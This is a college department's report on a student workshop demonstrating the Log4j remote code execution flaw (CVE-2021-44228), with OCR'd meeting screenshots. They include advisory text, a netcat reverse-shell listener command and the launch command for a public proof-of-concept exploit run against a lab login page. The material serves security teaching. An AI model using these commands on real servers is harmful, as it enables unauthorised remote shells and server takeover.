Sandip Foundation's
Sandip Institute of Engineering and Management, Nashik
Department of Computer Engineering
Academic Year 2021-22 Sem - I

Report on Workshop

1. **Event Title: Workshop " Log4j Vulnerability"**
2. **Event Date:**15/01/2022 (Saturday)
3. **Event Conduction Duration: 1 day (Timings: 11 am to 12 pm)**
4. **Event Venue:Online(Google meet)**
5. **Event Resource Person Details:** Mr Vishal Waghmare, Hacksudo Nashik.
6. **Name of Event Coordinator:** Prof. V V Mahale
7. **Expected Audience:** Students of SE, TE Computer Engineering Department.
8. **Number of Participants: 50**
9. **Course Content:**
   - **Attack demo on server using LOG4J Vulnerability**

Event Objectives & Outcomes:


10. **Objectives:**
    To make students aware of hacking and making the servers secure.


.


Outcomes: Students have learned the LOG4J method.


11. Photos


Log4j attack : hack shala









Hack Shala is presenting
logging.apache.org/log4j/2.x/security.html
This issue was discovered by Kai Mindermann of IC Consult and separately by 4ra1n.
Additional vulnerability details discovered independently by Ash Fox of Google, Alvaro Muñoz and Tony Torralba from GitHub, Anthony Weems of Praetorian, and RyotaK (@ryotkak).
References
CVE-2021-45046
LOG4J2-3221
Fixed in Log4j 2.15.0 (Java 8)
CVE-2021-44228 Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints.
CVE-2021-44228
Remote Code Execution
Severity
Critical
Base CVSS Score
10.0 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Versions Affected
All versions from 2.0-beta9 to 2.14.1
Description
In Apache Log4j2 versions up to and including 2.14.1 (excluding security releases 2.3.1, 2.12.2 and 2.12.3), the JNDI features
aninda_anon has left the meeting
Hack Shala
Prabodh Narkhede
34 Chetan Lahase
Digvijay Patil
Nishad Jangam
Dhanesh Vasaikar
46 others
You
11:06 AM | yjq-zeuz-qmo
Type here to search
24°C Partly sunny
ENG IN 11:06 AM 15/01/2022



Hack Shala is presenting
README.md
Proof-of-concept (POC)
As a PoC we have created a python file that automates the process.
Requirements:
pip install -r requirements.txt
Usage:
Start a netcat listener to accept reverse shell connection.
nc -lvnp 9001
Launch the exploit.
Note: For this to work, the extracted java archive has to be named: jdk1.8.0_20, and be in the same directory.
$ python3 poc.py --userip localhost --webport 8000 --lport 9001
[!] CVE: CVE-2021-44228
Hack Shala
Vinay Machha
34 Chetan Lahase
Digvijay Patil
Nishad Jangam
Abhimanyu E
44 others
You
11:14 AM | yjq-zeuz-qmo
Type here to search
20°C Sunny
ENG IN 11:14 AM 15/01/2022



Inbox (24) - vishal.mahale@siem
Meet - yjq-zeuz-qmo
meet.google.com/yjq-zeuz-qmo?pli=1&authuser=0
Hack Shala is presenting
Mozilla Firefox
qterminal
12:14 PM
192.168.43.65:8080/
GoFinance
The most popular peer to peer lending at SEA
Read More
Hello Again!
Welcome Back
admin
password
Login
Forgot Password ?
Hack Shala
Vinay Machha
34 Chetan Lahase
Digvijay Patil
Nishad Jangam
Abhimanyu E
44 others
You
11:14 AM | yjq-zeuz-qmo
Type here to search
20°C Sunny
ENG IN
11:14 AM 15/01/2022



Inbox (24) - vishal.mahale@siem
Meet - yjq-zeuz-qmo
meet.google.com/yjq-zeuz-qmo?pli=1&authuser=0
Hack Shala is presenting
Mozilla Firefox
qterminal
12:15 PM
root@hacksudo: ~/Desktop/log4j/proxylog/log4j-shell-poc
(root hacksudo)-[~/Desktop/log4j/proxylog/log4j-shell-poc]
python poc.py --userip 192.168.43.217 --webport 8000 --lport 9001
Hack Shala
Vinay Machha
34 Chetan Lahase
Digvijay Patil
Nishad Jangam
Abhimanyu E
43 others
You
11:16 AM | yjq-zeuz-qmo
Type here to search
20°C Sunny
ENG IN
11:16 AM 15/01/2022

